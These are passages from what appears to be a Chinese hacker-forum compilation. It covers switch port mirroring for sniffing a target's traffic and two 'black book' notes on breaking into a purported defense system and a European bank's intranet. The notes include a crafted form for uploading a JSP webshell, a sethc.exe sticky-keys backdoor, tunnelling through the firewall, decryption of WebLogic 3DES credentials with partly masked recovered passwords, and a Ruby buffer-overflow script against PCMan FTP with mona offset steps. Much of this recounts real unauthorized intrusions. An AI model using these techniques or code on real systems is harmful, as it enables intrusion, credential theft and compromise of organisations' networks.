  local          Local mirroring group
  mirroring-port Specify mirroring port
  monitor-port   Specify monitor port
  reflector-port Specify reflector port
  remote-destination Remote destination mirroring group
  remote-probe   Specify remote probe vlan
  remote-source  Remote source mirroring group
[H3C]mirroring-group 1 mi
[H3C]mirroring-group 1 mirroring-port E
[H3C]mirroring-group 1 mirroring-port Ethernet 1/0/3 ?
  Ethernet      Ethernet interface
  GigabitEthernet GigabitEthernet interface
  both          Monitor the inbound and outbound packets
  inbound       Monitor the inbound packets
  outbound      Monitor the outbound packets
  to            Range of interfaces
[H3C]mirroring-group 1 mirroring-port Ethernet 1/0/3 bo
[H3C]mirroring-group 1 mirroring-port Ethernet 1/0/3 both
[H3C]
```

图 4-5-12

接着制定监控端口号, 如图 4-5-13:

```
[H3C]mirroring-group 1 moni
[H3C]mirroring-group 1 monitor-port e
[H3C]mirroring-group 1 monitor-port Ethernet 1/0/4
[H3C]
```

图 4-5-13

然后登陆到我们控制的 webserver。使用抓包软件分析目标的数据包。这是捕获 ICMP 数据包的示意图, 如图 4-5-14:




图 4-5-14

这是捕获 HTTP 数据包的示意图, 如图 4-5-15:




图 4-5-15

其他协议也应如此，具体分析过程就不叙述了。

### 后记

路由和交换机在渗透过程中越来越常见，并且由于管理员配置经验欠当。经常出现默认配置，弱口令等配置不当的问题。而且路由和交换机在网络中所处的位置也更加体现了它在一次渗透过程中的重要性。

### 参考

H3C 以太网交换机配置指南

wireshark 抓包实战分析指南 第二版

WooYun: 中国移动 H3C 防火墙侧漏利用 snmp 获取管理员密码成功登录设备

(全文完) 责任编辑: 鲨影\_sharow

## 第6节 内部黑皮书之 Java 安全笔记两篇

作者: silic group

来自: 习科论坛 - SilicGroup

网址: [http://blackbap.org/post/Java\\_security\\_Draft](http://blackbap.org/post/Java_security_Draft)

本篇文章是安全笔记类，共两篇，节选自习科内部黑皮书第 12 章第 2 篇以及第 79 章第 3 篇，每篇篇幅不长，但是小编以为这两篇应该是属于较为经典的 Java 安全案例。两则案例第一篇出自某国防系统，第二篇出自欧洲某银行斯德哥尔摩总部内网，如图 4-6-1:






图 4-6-1

放出来这两篇笔记资料供学习以及科研用途,小编在这里代表习科整个团队特别鸣谢我们团队的 Java 安全顾问 伍 XJ。

提前透露下,本文章末尾将放出某角大楼的一个认证系统源码下载~好了正文开始。

## 第 1 章

黑皮书第 12 章 某国防代码黑盒审计 第 2 篇

本系统使用 struts1.2 + hibernate 开发,服务器基于 Windows IBM System x3550 32bit 系统,由 IBM 公司负责搭建维护以及安全防护,已经无故障运行 11 年,如图 4-6-2:

```
<servlet>
  <servlet-name>action</servlet-name>
  <servlet-class>
    org.apache.struts.action.ActionServlet
  </servlet-class>
  <init-param>
    <param-name>config</param-name>
    <param-value>/WEB-INF/struts-config.xml</param-value>
  </init-param>
  <init-param>
    <param-name>debug</param-name>
    <param-value>3</param-value>
  </init-param>
  <init-param>
    <param-name>detail</param-name>
    <param-value>3</param-value>
  </init-param>
  <load-on-startup>0</load-on-startup>
</servlet>
```

图 4-6-2

根据 web.xml 继续下载 web-inf-status-onfig.xml 并搜索 file 关键字发现了 2 个类处理 file 文件  
com.buildsite.struts.act.ResourceFileAct  
com.buildsite.struts.act.FileManagAct

继续下载这个 2 个文件反编译看源代码是否有上传漏洞。

上传组件审查不严

第一个 ResourceFileAct 的文件源码里发现很多处理文件的，通过对程序源码的审计分析出 upload 部分确实有上传文件。

进一步通过对 ResourceFileOP 文件逆向源码分析出变量 t 取值为 66 的时候不会判断扩展名，储存的路径为/doc 目录，于是可以通过代码的参数逆向出上传文件的 html 表单，修改后可以直接上传 jsp 的 webshell 后门，如图 4-6-3:

```
582         resourcefile.setFileWidth(new Integer(getFilewidth()));
583         resourcefile.setFileHeight(new Integer(getFileheight()));
584         bpicture = true;
585     }
586 } else
587 if("66".equals(stypeid))
588 {
589     sTypePath = "doc";
590     sdirname = request.getSession().getServletContext().getRealPath("doc");
591     fileJudge = new File(sdirname);
592     if(!fileJudge.exists())
593     {
594         fileJudge.mkdir();
595     }
596     spath = (new StringBuilder("doc/").append(snewfilename).toString());
597 } else
598 if("67".equals(stypeid))
599 {
600     sTypePath = "imgOther";
601     sdirname = request.getSession().getServletContext().getRealPath("imgOther");
602     fileJudge = new File(sdirname);
```

当 t 取值为 66 时的上传函数

图 4-6-3

构造 html 上传表单如下:

```
<form acti method="post" enctype="multipart/form-data">
<input type="hidden" name="filename" value="1.jsp">
<input type="hidden" name="filedir" value="temp">
<input type="hidden" name="uld" value="13">
<input name="description" id="description">
<input type="submit">
</form>
```

上面的表达虽然很多变量时自定义的，但是通过上面的源码可以知道上传到服务器的文件其实是根据服务器的时间自行命名的。

因为每一秒生成的文件的名称都不一样，因此很难找到上传后的路径。

本来想通过穷举访问得到系统生成的 webshell 地址，但是获取失败。通过 http 头部信息发现服务器时间与实际时间相差 8 个小时，生成时间太难控制，因此另寻他路。

另外在 FileManagAct 代码中发现代码中有权限控制，但是可惜没绕过。只好继续回到最初的地方。上面的上传虽然提示成功，但是没返回路径，抓包也抓不到，于是用到比较笨的方法。

继续逆向相关的函数，发现有个函数是查看所有文件的，只要猜对了上传的 id。经过二分法查找，发现前面的上传文件的 id 为 3375。

/UpFile.do?act=edit&uld=13&id=3375

这个地址只要有内容，就说明 id 正确了。uld 则是前面 html 表单中的 hidden 变量。继续逆向源码，如图 4-6-4:

```
public ActionForward viewModifyPage(ActionMapping mapping, ActionForm form, HttpServletRequest request, HttpServletResponse response)
{
    String sId = request.getParameter("id");
    ResourceFileOp fileOp = new ResourceFileOp();
    ToResourcefile rsFile = fileOp.getRs(sId);
    request.setAttribute("RsFile", rsFile);

    return mapping.findForward("viewModifyPage");
}
```

图 4-6-4

发现新的函数可以获取地址，于是 shell 地址返回成功：  
/UpFile.do?act=viewModify&uld=13&id=3375  
最终成功得到正确的 webshell 地址，如图 4-6-5：



图 4-6-5

总结起来一共有 3 步：

构造上传的 html 表单利用 upload 函数上传。

二分法通过 edit 函数找到正确的文件 id。

根据文件 id 带入 modify 函数得到上传后的正确路径。

笔记下面部分为清理数据库痕迹，读密码，转发进内网，控制 ldap 等内容，均与 java 安全无关，这里就不贴了。

接下来我们来看第二篇

## 第 2 章

黑皮书第 79 章 欧洲 X 银行斯德哥尔摩总部内网笔记 第 3 篇

通过对 web.xml 的分析发现 spring + struts2 架构，并发现 spring 配置文件。

```
<context-param>
<param-name>contextConfigLocation</param-name>
<param-value>
/WEB-INF/classes/applicationContext.xml
/WEB-INF/classes/applicationLogging.xml
/WEB-INF/classes/applicationContext-security.xml
</param-value>
</context-param>
```

但是我们在 /WEB-INF/class 目录没找到相应的 xml 文件，那是放在 jar 包里，j2ee 的 jar 包一般放在 /WEB-INF/lib 目录下。这 /lib 目录找到了 \_wl\_cls\_gen.jar 这个文件。

(PS: 如果这个目录没有，可以去容器的 lib 目录下找)，如图 4-6-6:




图 4-6-6

找到 jar 文件之后, 打开前面出现的配置文件 applicationContext.xml 但是没有发现数据库的连接信息。看到最后发现这应该是分布式部署, 比较符合银行系统的规范, 整个系统通过 jndi 调用。

在 applicationServer-webLogic.xml 发现如下代码(重点部分已经标注), 如图 4-6-7:

```
<?xml version="1.0" encoding="UTF-8"?>
<bean id="openPagesServicesServer301" class="org.springframework.remoting.rmi.JndiRmiProxyFactoryBean">
  <property name="lookupStubOnStartup" value="false"/>
  <property name="refreshStubOnConnectFailure" value="true"/>
  <property name="jndiName" value="services"/>
  <property name="jndiEnvironment">
    <props>
      <prop key="java.naming.provider.url">t3://cc-p-d22-c02-s01.cr.root4.net:7501</prop>
      <prop key="java.naming.factory.initial">weblogic.jndi.WLInitialContextFactory</prop>
    </props>
  </property>
  <property name="serviceInterface" value="com.nordea.openpages.services.api.Services"/>
</bean>

<bean id="openPagesServicesServer302" class="org.springframework.remoting.rmi.JndiRmiProxyFactoryBean">
  <property name="lookupStubOnStartup" value="false"/>
  <property name="refreshStubOnConnectFailure" value="true"/>
  <property name="jndiName" value="services"/>
  <property name="jndiEnvironment">
    <props>
      <prop key="java.naming.provider.url">t3://cc-p-d22-c02-s02.cr.root4.net:7501</prop>
      <prop key="java.naming.factory.initial">weblogic.jndi.WLInitialContextFactory</prop>
    </props>
  </property>
  <property name="serviceInterface" value="com.nordea.openpages.services.api.Services"/>
</bean>
```

图 4-6-7

看到上面配置文件标注出来的“t3://cc-p-d22-c02-s01.cr.root4.net:7501”, 于是去找 weblogic 的配置文件。可是在 config.xml 中并没有发现“t3://cc-p-d22-c02-s01.cr.root4.net:7501”这串配置信息的出现。因此估计可能是在内网的另外一台机器上了。

那只好尝试远程桌面操控了, 因为机器与外网隔绝, 整个网络装有定制的企业级杀软以及硬件防火墙, wce 等读管理员密码的工具根本上不去, 只好自建用户。

虽然系统环境为 Windows 跑 Java, 但是因为 Weblogic 运行于特别配置的 Weblogic 权限, 无

法创建用户(包括 shell.user 组件等)。服务器没有太多的可提权的软件, windows 的提权的 exp 又上不去, 尝试过 zip 打包也不行。这都不是什么大问题, 最大的问题是虽然有 java 环境, 但是使用 java 上传时系统提示“Package org.apache.commons.fileupload does not exist.” 不跟系统较死劲, 好在 system32 可读可写可, 把 cmd 复制出来并替换掉 sethc.exe 做成 shift 后门。

在服务器上 ping 发现外网不通, 但是 DNS 能解析, 好在硬件防火墙允许对外网开放 80 端口, 只好复用端口并多层转发出来了, 如图 4-6-8:



图 4-6-8

每层转发的跳板以及接收转发的控制终端都是绝对 G 口, 但是界面还是几乎卡死, 因此这是绝对的下下策。

登陆界面最值得关注的地方是“Server in Solna”, 这是个在斯德哥尔摩非常近的小城市, 也就是说虽然银行总部在斯德哥尔摩, 但是机房总部是在 Solna, 如果搞一些 Solna 的服务器用来接收转发应该速度会快一些。

按下 5 下 shift 大约十分钟, 出现了 cmd 界面, 但是 system 权限添加的服务器管理员并不能登陆服务器。服务器中 administrator 的上次登陆时间为 2007 年, 毅然决定将密码修改掉。修改了 administrator 并没有看到回显, 而且也登陆不上, administrator 账户上面有个未知用户组 \*Tivoli\_Admin\_Privileg 不知道是个什么用户组, net localgroup 也看不到, 因此在笔记中记录下。

这样就只好把 cmd 换成 explorer 了。

登陆服务器以后, 在服务器发现一些遗留的配置, 通过这些配置发现一些数据库连接信息, 有可能是管理员留下的。

不过 Weblogic 的程序数据库连接一般都是用 weblogic 自带的, 本身就用 3DES 加密的。

数据库配置目录一般保持在 /config/jdbc/xxxx.xml , 程序是通过

```
<name>OmegaOnlineDS</name>
```

这段标签中 OmegaOnlineDS 的名称去调用的相应的配置, 下面来说说怎么解密 Weblogic 中数据库配置信息的 3DES 加密。

首先要了解 weblogic 的版本号, 一般在 bin 目录下启动文件可以看到, 本次的版本是 weblogic 10; 然后是 DES 加密的密钥, 密钥肯定会有, 因为密码被 3DES 加密后连接数据库就必须解密才能连接。这里 weblogic 的密钥在 /config/security/SerializedSystemIni.dat 的目录下有个 bat 的文件, 下载文件到本地, 有密钥就可以进行下一步了;

下面用密钥解开密码, 再把 weblogic 解密程序拿下来就可以解决了。每个版本不一样, 首先先把 weblogic.jar 下载下来再把些相关 jar 下载到本地, 然后直接调用 weblogic 的函数就可以解密了。相关代码已经编入习科档案库, 档案提取码 nojtx3。

其实还有些可以从程序本身的 jar 和配置文件里找, J2ee 一般大型项目都是分布式部署的+集群部署的, 能搞到一台机器权限其他的基本上能把数据拉下来。

遗留一些数据库配置 (解密时已去掉重复密码):

```
Node name: password-encrypted
Encrypted: {3DES}dSm/AAMrhKV0t1uWc3pnZg==
Decrypted: kl****13
Node name: password-encrypted
Encrypted: {3DES}qxW7qmyVS84INjH/pWAG3w==
Decrypted: RA****EH
```

这是 config.xml 配置密码 (解密时重复已去掉):

```
Node name: credential-encrypted
Encrypted: {3DES}4U7OZdtS/bvxinmD2Kfh5w==
Decrypted: SS****42
Node name: server-private-key-pass-phrase-encrypted
Encrypted: {3DES}/DFxyBAsXMumlhOhK1dACQ==
Decrypted: us****ss
Node name: credential-encrypted
Encrypted: {3DES}aiWG92wPgQ2XnyMvfnelqbtSDCvYGoFugJV9zHh/aDw=
Decrypted: 0x0dfc24f603*****3c78eb99a5
```

笔记到此结束。

(全文完) 责任编辑: 鲨影\_sharow

## 第五章 逆向分析

### 第1节 Immunity Debugger 之 mona 插件使用

作者: cesc

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org>

介绍: 本人新人, 非常喜爱 f4ck, 之前自己研究了下 mona 插件, 这里和大家分享下 mona

在缓冲区溢出编写上的便利, 不知道是不是已经有大牛写过了, 希望大家不要见笑。

**安装:**

下载地址: <http://pan.baidu.com/s/1yzziu>

复制到 C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands 下

ps: 必须先安装好 Immunity Debugger!

**使用:**

1. 查找 pop pop ret, 命令如下:

```
!mona rop
```

结果生成在: C:\Program Files\Immunity Inc\Immunity Debugger\rop.txt

附注: 这里最好先用 Immunity Debugger 附加上你待调试的程序, 这样就能找到这个程序中符合要求的 ppr 地址了, 这样的地址更具有通用性, 不依赖操作系统。

2. 查找 JMP ESP, CALL ESP, push esp # ret, 命令如下:

```
!mona jmp -r esp
```

结果生成在: C:\Program Files\Immunity Inc\Immunity Debugger\jmp.txt

3. 计算 SEH 溢出长度, 命令如下:

```
!mona pattern_create 2000 //生成溢出字符串
```

结果生成在: C:\Program Files\Immunity Inc\Immunity Debugger\pattern.txt




4. 使用该字符串尝试溢出, 得到 seh 的值为: 0x39784238, 如图 5-1-1:

命令:

```
!mona pattern_offset 0x39784238
或 !mona pattern_offset 8Bx9
```

使用原始字符串或者 Ascii 都可以。//根据 seh 的地址计算溢出长度, 如图 5-1-2:

图 5-1-1



```
!mona pattern_offset 0x39784238
Show Log window <Alt+L>
```

图 5-1-2

得到溢出长度是 1496

这里的长度也包含了 next seh 的地址, 所以要减去 4

溢出地址 = 1496 - 4 = 1492

5. 计算函数返回地址溢出长度, 命令如下

```
: !mona pattern_create 2000 # 生成溢出字符串
```

结果生成在: C:\Program Files\Immunity Inc\Immunity Debugger\pattern.txt

使用该字符串尝试溢出, 得到如下 EIP 的值: 6F43386F, 如图 5-1-3:





图 5-1-3

```
命令: !mona pattern_offset 0x6F43386F #
```

根据上一步得到的 EIP 地址, 计算溢出长度, 如图 5-1-4:




```
!mona pattern_offset 0x6F43386F
```

图 5-1-4

可以看到得到溢出长度是 2005。

6.: 汇编指令转机器码, 命令如下:

```
!mona assemble/asm -s 汇编指令 (多个指令用#分隔), 如图 5-1-5
```



```
!mona assemble -s push eax#pop ebx#ret#jmp 10#jmp 100
```

图 5-1-5

(全文完) 责任编辑: 随性仙人掌



## 第2节 缓冲区溢出简单过程

作者: cesc

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org>

### 搭建环境:

1. 安装 PCMan FTP Server 2.0.7, 下载地址: <http://pan.baidu.com/s/1vH8qd>
2. 安装 immunity debugger 及其 mona 插件, immunity debugger 请到官方下载 (<http://debugger.immunityinc.com/>), 插件下载地址: <http://pan.baidu.com/s/145dtK>
3. 操作系统 windows xp sp3
4. 安装 Ruby(<https://www.ruby-lang.org/en/>), 个人习惯用 ruby, 比较方便迁移到 metasploit。
5. Ruby 编辑器 (<http://www.aptana.com/products/studio3>), 都可以, 习惯什么用什么, 我用的是 Aptana Studio 3

安装下载大家都会, 这里不再累述。

### 漏洞检测:

Exploit-db 查到该 FTP 服务器 User 命令存在缓冲区溢出, 我们来测试下, 如图 5-2-1:

```
1 require 'socket'
2
3 socket = TCPSocket.new('192.168.1.10', 21)
4 lead = "A" * 3000
5 youlose = "USER " + lead + "\r\n"
6 socket.send(youlose, 0)
7 socket.readlines
8 socket.close
9 puts 'success~'
```

图 5-2-1

运行后, 如图 5-2-2:



图 5-2-2

可以看到函数返回地址被 0x41414141 填充, 证明存在缓冲区溢出。

计算溢出长度:

使用 immunity debugger 的 mona 插件来计算溢出长度, 命令如下:



图 5-2-3

结果生成在: C:\Program Files\Immunity Inc\Immunity Debugger\pattern.txt

使用该字符串尝试溢出, 如图 5-2-4:



图 5-2-4

得到如下 EIP 的值: 0x43386F43, 如图 5-2-5:

